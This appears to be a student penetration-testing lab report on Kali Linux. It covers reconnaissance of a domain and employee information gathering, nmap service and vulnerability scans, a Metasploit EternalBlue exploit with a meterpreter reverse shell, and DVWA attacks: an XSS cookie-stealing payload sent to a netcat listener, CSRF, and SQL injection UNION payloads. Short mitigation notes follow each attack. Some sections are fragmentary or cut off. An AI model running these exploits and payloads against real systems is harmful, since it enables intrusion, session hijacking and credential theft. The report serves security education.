

Scenario No: 1 | Infrastructure Reconnaissance

1. Perform an information gathering process to:
 - Identify the original domain of the organization:

Command:

whois whizminder.com

Output:

```
Domain Name: WHIZMINDER.COM
Registry Domain ID: 2956295735_DOMAIN_COM-VRSN
Registrar WHOIS Server:
Registrar URL: http://www.hostinger.com
Updated Date: 2025-11-30T04:56:58Z
Creation Date: 2025-02-04T10:31:50Z
Registry Expiry Date: 2027-02-04T10:31:50Z
Registrar: HOSTINGER operations, UAB
Registrar IANA ID: 1636
Registrar Abuse Contact Email: abuse-tracker@hostinger.com
Registrar Abuse Contact Phone: +37064503378
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Name Server: NORA.NS.CLOUDFLARE.COM
Name Server: SYEEF.NS.CLOUDFLARE.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2026-05-10T11:37:39Z <<<

For more information on whois status codes, please visit https://icann.org/epp

NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
registrar. Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.

TERMS OF USE: You are not authorized to access or query our Whois
database through the use of electronic processes that are high-volume and
automated except as reasonably necessary to register domain names or
modify existing registrations; the Data in VeriSign Global Registry
Services' ("VeriSign") Whois database is provided by VeriSign for
information purposes only, and to assist persons in obtaining information
about or related to a domain name registration record. VeriSign does not
guarantee its accuracy. By submitting a Whois query, you agree to abide
by the following terms of use: You agree that you may use this Data only
for lawful purposes and that under no circumstances will you use this Data
to: (1) allow, enable, or otherwise support the transmission of mass
unsolicited, commercial advertising or solicitations via e-mail, telephone,
or facsimile; or (2) enable high volume, automated, electronic processes
that apply to VeriSign (or its computer systems). The compilation,
repackaging, dissemination or other use of this Data is expressly
prohibited without the prior written consent of VeriSign. You agree not to
use electronic processes that are automated and high-volume to access or
query the Whois database except as reasonably necessary to register
domain names or modify existing registrations. VeriSign reserves the right
to restrict your access to the Whois database in its sole discretion to ensure
operational stability. VeriSign may restrict or terminate your access to the
Whois database for failure to abide by these terms of use. VeriSign
reserves the right to modify these terms at any time.

The Registry database contains ONLY .COM, .NET, .EDU domains and
Registrars.

(kali@kali)-[~]
$ ss
```

- Extract at least two (2) unique subdomains associated with the target:

Perform DNS Enumeration

Tool: nslookup

Command

```
nslookup whizminder.com
```

Output:

```
Server: 192.168.10.2
Address: 192.168.10.2#53
Non-authoritative answer:
Name: whizminder.com
Address: 104.21.70.41
Name: whizminder.com
Address: 172.67.219.114
Name: whizminder.com
Address: 2606:4700:3030::6815:4629
Name: whizminder.com
Address: 2606:4700:3033::ac43:db72
```

Explanation

This command:

- Resolves the domain into an IP address
- Confirms DNS configuration

Determine and document the associated IP address information of the identified domains/subdomains:

Using Sublist3r

USED Command for install:

```
sudo apt install sublist3r
```

Output:

```
[sudo] password for kali:
sublist3r is already the newest version (1.1-5).
The following packages were automatically installed and are no longer required:
  libicu76      libipc-run-perl  libteamdctl0  openjdk-21-jre  postgresql-common-dev
  libio-pty-perl  libsmdutf31     libunibreak6  openjdk-21-jre-headless  python3-pysnmp4
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 198
```

Command:

```
sublist3r -d whizminder.com
```

Output:

```

  SUBLIST3R
# Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for whizminder.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] DNSDumpster module failed: Could not find CSRF token on DNSDumpster page
[!] Error: Virustotal probably now is blocking our requests
[-] Total Unique Subdomains Found: 3
www.whizminder.com
cdn.whizminder.com
mail.whizminder.com
```

Explanation

This tool discovers publicly available subdomains using:

- Search engines
- SSL certificates
- Passive OSINT sources

Determine and document the associated IP address information of the identified domains/subdomains:

Used Command:

1.

`nslookup mail.whizminder.com`

2.

`dig mail.whizminder.com`

Output:

```
(kali@kali)-[~/Downloads]
$ nslookup mail.whizminder.com
Server:      192.168.10.2
Address:     192.168.10.2#53

Non-authoritative answer:
Name:   mail.whizminder.com
Address: 104.21.70.41
Name:   mail.whizminder.com
Address: 172.67.219.114
Name:   mail.whizminder.com
Address: 2606:4700:3030::6815:4629
Name:   mail.whizminder.com
Address: 2606:4700:3033::ac43:db72
```

```
(kali@kali) - [~/Downloads]
$ dig mail.whizminder.com

; <<>> DiG 9.20.22-1-Debian <<>> mail.whizminder.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 42551
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 512
;; QUESTION SECTION:
;mail.whizminder.com.                IN      A

;; ANSWER SECTION:
mail.whizminder.com.      5       IN      A      104.21.70.41
mail.whizminder.com.      5       IN      A      172.67.219.114

;; Query time: 75 msec
;; SERVER: 192.168.10.2#53(192.168.10.2) (UDP)
;; WHEN: Fri May 15 10:08:23 EDT 2026
;; MSG SIZE  rcvd: 80
```

2. Configuring and utilizing appropriate reconnaissance tools or OSINT techniques to gather publicly available employee information that could potentially be used for social engineering attacks:

Objective

Gather publicly available employee information usable for social engineering awareness analysis.

Tool 1 - theHarvester

Command:

theHarvester -d whizminder.com -b linkedin

Output:

```
(kali㉿kali)-[~]
$ theHarvester -d whizminder.com -b all
Read proxies.yaml from /etc/theHarvester/proxies.yaml
*****
*
*  theHarvester
*
*  theHarvester 4.10.1
*  Coded by Christian Martorella
*  Edge-Security Research
*  cmartorella@edge-security.com
*
*****

[*] Target: whizminder.com

Read api-keys.yaml from /etc/theHarvester/api-keys.yaml
Failed to process bevigil search for word: 'whizminder.com'
Error Message:
[!] Missing API key for bevigil.
Read api-keys.yaml from /etc/theHarvester/api-keys.yaml
```

ect input to this VM, move the mouse pointer inside or press Ctrl+G.

Explanation

Searches employee emails/names from:

- LinkedIn
- Google
- Bing
- Public data sources

Tool 2 -LinkedIn Google Dork:

Command:

site:linkedin.com/in "Whizminder"

Output:

Scenario No: 2 | Service Enumeration & Vulnerability Scanning

1. Manipulate Nmap flags to execute a comprehensive scan that identifies open ports, service versions, and the target's operating system:

Step 1 — Host Discovery

Command

Ping 10.48.177.166

Output:


```
kali@kali: ~  
Session Actions Edit View Help  
64 bytes from 10.48.185.75: icmp_seq=2281 ttl=126 time=44.6 ms  
64 bytes from 10.48.185.75: icmp_seq=2282 ttl=126 time=43.3 ms  
64 bytes from 10.48.185.75: icmp_seq=2283 ttl=126 time=43.3 ms  
64 bytes from 10.48.185.75: icmp_seq=2284 ttl=126 time=43.7 ms  
64 bytes from 10.48.185.75: icmp_seq=2285 ttl=126 time=50.1 ms  
64 bytes from 10.48.185.75: icmp_seq=2286 ttl=126 time=48.1 ms  
64 bytes from 10.48.185.75: icmp_seq=2287 ttl=126 time=42.7 ms  
64 bytes from 10.48.185.75: icmp_seq=2288 ttl=126 time=42.9 ms  
64 bytes from 10.48.185.75: icmp_seq=2289 ttl=126 time=43.3 ms  
64 bytes from 10.48.185.75: icmp_seq=2290 ttl=126 time=43.0 ms  
64 bytes from 10.48.185.75: icmp_seq=2291 ttl=126 time=42.9 ms  
64 bytes from 10.48.185.75: icmp_seq=2292 ttl=126 time=43.6 ms  
64 bytes from 10.48.185.75: icmp_seq=2293 ttl=126 time=45.6 ms  
64 bytes from 10.48.185.75: icmp_seq=2294 ttl=126 time=45.5 ms  
64 bytes from 10.48.185.75: icmp_seq=2295 ttl=126 time=43.6 ms  
64 bytes from 10.48.185.75: icmp_seq=2296 ttl=126 time=41.9 ms  
64 bytes from 10.48.185.75: icmp_seq=2297 ttl=126 time=43.3 ms  
64 bytes from 10.48.185.75: icmp_seq=2298 ttl=126 time=43.0 ms  
64 bytes from 10.48.185.75: icmp_seq=2299 ttl=126 time=51.9 ms  
64 bytes from 10.48.185.75: icmp_seq=2300 ttl=126 time=47.7 ms  
64 bytes from 10.48.185.75: icmp_seq=2301 ttl=126 time=42.7 ms  
64 bytes from 10.48.185.75: icmp_seq=2302 ttl=126 time=44.5 ms  
64 bytes from 10.48.185.75: icmp_seq=2303 ttl=126 time=66.6 ms  
64 bytes from 10.48.185.75: icmp_seq=2304 ttl=126 time=47.4 ms  
64 bytes from 10.48.185.75: icmp_seq=2305 ttl=126 time=42.8 ms  
64 bytes from 10.48.185.75: icmp_seq=2306 ttl=126 time=44.2 ms  
64 bytes from 10.48.185.75: icmp_seq=2307 ttl=126 time=43.1 ms  
64 bytes from 10.48.185.75: icmp_seq=2308 ttl=126 time=44.5 ms  
64 bytes from 10.48.185.75: icmp_seq=2309 ttl=126 time=42.4 ms  
64 bytes from 10.48.185.75: icmp_seq=2310 ttl=126 time=46.4 ms  
64 bytes from 10.48.185.75: icmp_seq=2311 ttl=126 time=46.1 ms  
64 bytes from 10.48.185.75: icmp_seq=2312 ttl=126 time=43.3 ms  
64 bytes from 10.48.185.75: icmp_seq=2313 ttl=126 time=43.1 ms  
64 bytes from 10.48.185.75: icmp_seq=2314 ttl=126 time=46.3 ms  
64 bytes from 10.48.185.75: icmp_seq=2315 ttl=126 time=43.5 ms  
64 bytes from 10.48.185.75: icmp_seq=2316 ttl=126 time=45.6 ms  
64 bytes from 10.48.185.75: icmp_seq=2317 ttl=126 time=43.7 ms  
64 bytes from 10.48.185.75: icmp_seq=2318 ttl=126 time=43.1 ms  
64 bytes from 10.48.185.75: icmp_seq=2319 ttl=126 time=42.9 ms  
64 bytes from 10.48.185.75: icmp_seq=2320 ttl=126 time=43.2 ms  
64 bytes from 10.48.185.75: icmp_seq=2321 ttl=126 time=43.3 ms  
64 bytes from 10.48.185.75: icmp_seq=2322 ttl=126 time=43.1 ms  
64 bytes from 10.48.185.75: icmp_seq=2323 ttl=126 time=42.4 ms
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Step 2 — Comprehensive Nmap Scan

Command

```
sudo nmap -sS -sV -O -Pn -T4 10.48.185.75
```

Output:

```
Session Actions Edit View Help
(kali@kali)-[~]
$ sudo nmap -sS -sV -O -Pn -T4 10.48.185.75
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-15 12:07 -0400
Nmap scan report for 10.48.185.75
Host is up (0.045s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp    open  tcpwrapped
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49160/tcp  open  msrpc        Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.99%E=4%D=5/15%OT=135%CT=1%CU=34067%PV=Y%DS=3%DC=I%G=Y%TM=6A0745
OS:13%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10B%TI=I%CI=I%II=I%SS=S%TS
OS:=7)SEQ(SP=103%GCD=2%ISR=105%TI=I%CI=I%II=I%SS=S%TS=7)SEQ(SP=104%GCD=1%IS
OS:R=10C%TI=I%CI=I%II=I%SS=S%TS=7)SEQ(SP=108%GCD=1%ISR=10C%TI=I%CI=I%II=I%T
OS:S=7)SEQ(SP=FD%GCD=1%ISR=10C%TI=I%CI=I%II=I%SS=S%TS=7)OPS(O1=M4E8NW8ST11%
OS:O2=M4E8NW8ST11%O3=M4E8NW8NNT11%O4=M4E8NW8ST11%O5=M4E8NW8ST11%O6=M4E8ST11
OS: )WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6=2000)ECN(R=Y%DF=Y%T=80%W
OS:=2000%O=M4E8NW8NNS%CC=N%Q= )T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q= )T2(R=Y
OS:%DF=Y%T=80%W=0%S=Z%A=S+F=AR%O=%RD=0%Q= )T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR
OS:%O=%RD=0%Q= )T4(R=Y%DF=Y%T=80%W=0%S=A%O%F=R%O=%RD=0%Q= )T5(R=Y%DF=Y%T=80
OS:%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q= )T6(R=Y%DF=Y%T=80%W=0%S=A%O%F=R%O=%RD=0%Q
OS:= )T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q= )U1(R=Y%DF=N%T=80%IPL=164
OS:1%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 3 hops
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 80.60 seconds
(kali@kali)-[~]
```

Step 2 — Comprehe Flag Explanation

Flag	Meaning
-sS	SYN stealth scan
-sV	Service version detection
-O	OS detection
-Pn	Skip host discovery
-T4	Faster scan speed

2. Operate a nmap vulnerability scan to detect security flaws on the discovered services. Scenario No:

Vulnerability Scan

Nmap NSE Vulnerability Scan

Command

```
sudo nmap --script vuln 10.48.185.75
```

OUTPUT:

```
(kali@kali)~$ sudo nmap --script vuln 10.48.185.75
[sudo] password for kali:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-15 12:09 -0400
Nmap scan report for 10.48.185.75
Host is up (0.043s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
|_ssl-ccs-injection: No reply from server (TIMEOUT)
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49160/tcp  open  unknown

Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs:  CVE:CVE-2017-0143
|       Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|         servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED

Nmap done: 1 IP address (1 host up) scanned in 84.39 seconds
(kali@kali)~$
```

Explanation

This executes vulnerability detection scripts against discovered services.

Specific SMB Vulnerability Check

Command

```
sudo nmap --script smb-vuln-ms17-010 -p445 10.48.185.75
```

OUTPUT:

```
(kali@kali)-[~]
$ sudo nmap --script smb-vuln-ms17-010 -p445 10.48.185.75
[sudo] password for kali:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-15 12:10 -0400
Nmap scan report for 10.48.185.75
Host is up (0.043s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

Vulnerability Analysis

Vulnerability	Description
MS17-010 (EternalBlue)	SMB Remote Code Execution
SMBv1 Enabled	Old insecure protocol

Scenario No: 3 | Exploitation Analysis & Mitigation :

1. Exploit the identified vulnerable service to obtain a Meterpreter reverse shell using the Metasploit Framework:

Objective

Exploit EternalBlue vulnerability and obtain reverse shell access.

Step 1 — Start Metasploit

Command:

`Msfconsole`

Output:


```
msf > search eternalblue

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes     MS17-010 EternalBlue SMB Remote
1  \ target: Automatic Target               .               .       .       .
2  \ target: Windows 7                     .               .       .       .
3  \ target: Windows Embedded Standard 7    .               .       .       .
4  \ target: Windows Server 2008 R2         .               .       .       .
5  \ target: Windows 8                     .               .       .       .
6  \ target: Windows 8.1                   .               .       .       .
7  \ target: Windows Server 2012            .               .       .       .
8  \ target: Windows 10 Pro                 .               .       .       .
9  \ target: Windows 10 Enterprise Evaluation .               .       .       .
10 exploit/windows/smb/ms17_010_psexec      2017-03-14      normal  Yes     MS17-010 EternalRomance/EternalS
ndows Code Execution
11 \ target: Automatic                     .               .       .       .
12 \ target: PowerShell                    .               .       .       .
13 \ target: Native upload                  .               .       .       .
14 \ target: MOF upload                     .               .       .       .
15 \ AKA: ETERNALSYNERGY                    .               .       .       .
16 \ AKA: ETERNALROMANCE                    .               .       .       .
17 \ AKA: ETERNALCHAMPION                   .               .       .       .
18 \ AKA: ETERNALBLUE                       .               .       .       .
19 auxiliary/admin/smb/ms17_010_command     2017-03-14      normal  No      MS17-010 EternalRomance/EternalS
ndows Command Execution
20 \ AKA: ETERNALSYNERGY                    .               .       .       .
21 \ AKA: ETERNALROMANCE                    .               .       .       .
22 \ AKA: ETERNALCHAMPION                   .               .       .       .
23 \ AKA: ETERNALBLUE                       .               .       .       .
24 auxiliary/scanner/smb/smb_ms17_010      2017-03-14      normal  Yes     MS17-010 SMB RCE Detection
25 \ AKA: DOUBLEPULSAR                     .               .       .       .
26 \ AKA: ETERNALBLUE                       .               .       .       .
27 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great   Yes     SMB DOUBLEPULSAR Remote Code Exe
28 \ target: Execute payload (x64)          .               .       .       .
29 \ target: Neutralize implant              .               .       .       .
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Step 3 — Select Exploit

Command

use exploit/windows/smb/ms17_010_eternalblue

Step 4 — Configure Target

Commands

```
set RHOSTS <10.48.185.75>
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST <192.168.10.128>
```

Visual procedure:

```

msf exploit(windows/smb/ms17_010_eternalblue) >
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.48.185.75
RHOSTS => 10.48.185.75
msf exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.10.128
LHOST => 192.168.10.128
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.10.128:4444
[*] 10.48.185.75:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 10.48.185.75:445 - Rex::ConnectionTimeout: The connection with (10.48.185.75:445) timed out.
[*] 10.48.185.75:445 - Scanned 1 of 1 hosts (100% complete)
[-] 10.48.185.75:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/ms17_010_eternalblue) >

msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.10.128:4444
[*] 10.48.170.168:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.48.170.168:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
and '?' was replaced with '*' in regular expression
[*] 10.48.170.168:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.48.170.168:445 - The target is vulnerable.
[*] 10.48.170.168:445 - Connecting to target for exploitation.
[*] 10.48.170.168:445 - Connection established for exploitation.
[*] 10.48.170.168:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.48.170.168:445 - CORE raw buffer dump (42 bytes)
[*] 10.48.170.168:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.48.170.168:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.48.170.168:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[*] 10.48.170.168:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.48.170.168:445 - Trying exploit with 12 Groom Allocations.
[*] 10.48.170.168:445 - Sending all but last fragment of exploit packet
[*] 10.48.170.168:445 - Starting non-paged pool grooming
[*] 10.48.170.168:445 - Sending SMBv2 buffers
[*] 10.48.170.168:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.48.170.168:445 - Sending final SMBv2 buffers.
[*] 10.48.170.168:445 - Sending last fragment of exploit packet!
[*] 10.48.170.168:445 - Receiving response from exploit packet
[*] 10.48.170.168:445 - ETHERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.48.170.168:445 - Sending egg to corrupted connection.

```

Step 6 — Verify Access

Commands

```

sysinfo
getuid

```

Mitigation for EternalBlue

Mitigation

Purpose

Install MS17-010 patch	Fix vulnerability
Disable SMBv1	Remove attack vector
Firewall SMB	Restrict exposure

2. Exploit the XSS vulnerability to steal a user's cookie for account takeover:

Objective

Use reflected or stored XSS in DVWA to steal session cookies.

Vulnerability Name

Cross-Site Scripting (XSS)

Types

- Reflected XSS
- Stored XSS

Impact

Allows attackers to execute JavaScript in the victim's browser.

Step 1: Open DVWA XSS Module

Navigate to:

DVWA → XSS (Stored)

Step 2: Set Security Level

Set DVWA security level to:

Low

Step 3: Start a Listener on Kali Linux

Open terminal:

```
nc -lvnp 8080
```

Explanation

Starts a Netcat listener waiting for incoming connections.

Step 4: Inject the XSS Payload


Payload:

```
<script>  
new Image().src="http://127.0.0.1:8080/?cookie="+document.cookie;  
</script>
```

Step 5: Wait for Victim Interaction

When another user visits the page, the browser sends the cookie to your listener.

Example output:



Step 6: Use the Cookie

Open browser → Developer Tools → Storage → Cookies.

Replace your PHPSESSID value with the stolen cookie.

Refresh the page.

Result

You may gain access to the victim's session.

Mitigation

- Validate and sanitize input
- Encode output properly
- Use Content Security Policy (CSP)
- Set cookies as HttpOnly
- Use secure frameworks

3. Exploit the CSRF vulnerability to trick a user into changing their password and gain full control of the user's account:

Objective

Exploit CSRF in DVWA to change another user's password.

Vulnerability Information

Vulnerability Name

Cross-Site Request Forgery (CSRF)

Impact

Allows attackers to perform actions on behalf of authenticated users.

Capture the Password Change Re

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:
.....


Confirm new password:

Password Changed.

Note: Browsers are starting to default to setting the [SameSite cookie](#) flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.

Announcements:

- Chromium



Send the Page to the Victim

When the logged-in victim opens the page, the password changes automatically.

Mitigation

- Use CSRF tokens
- Require password re-authentication
- Use SameSite cookies
- Validate Origin and Referer headers

4. Exploit the SQL injection vulnerability to dump all usernames and passwords from the database:

Objective

Use SQL Injection in DVWA to extract database credentials.

Vulnerability Information

Vulnerability Name

SQL Injection

Impact

Allows attackers to manipulate SQL queries and access sensitive data.

Step 1: Open DVWA SQL Injection Module

Navigate to:

DVWA → SQL Injection

Step 2: Set Security Level


Low

Step 3: Test for SQL Injection

Input:

1'

Visual evidence:



http://127.0.0.1:42001/vulnerabilities/sqli/?id=1'&Submit=Submit#

Explanation


Generates an SQL error confirming injection vulnerability.

Step 4: Extract Database Version

Payload:

```
1' UNION SELECT 1, version() #
```

Visual evidence:



User ID:

ID: 1' UNION SELECT 1, version() #
First name: admin
Surname: admin

ID: 1' UNION SELECT 1, version() #
First name: 1
Surname: 11.8.6-MariaDB-6 from Debian

More Information


- https://en.wikipedia.org/wiki/SOL_iniection

Step 5: Extract Database Name

Payload:

```
1' UNION SELECT 1, database() #
```

Evidence:

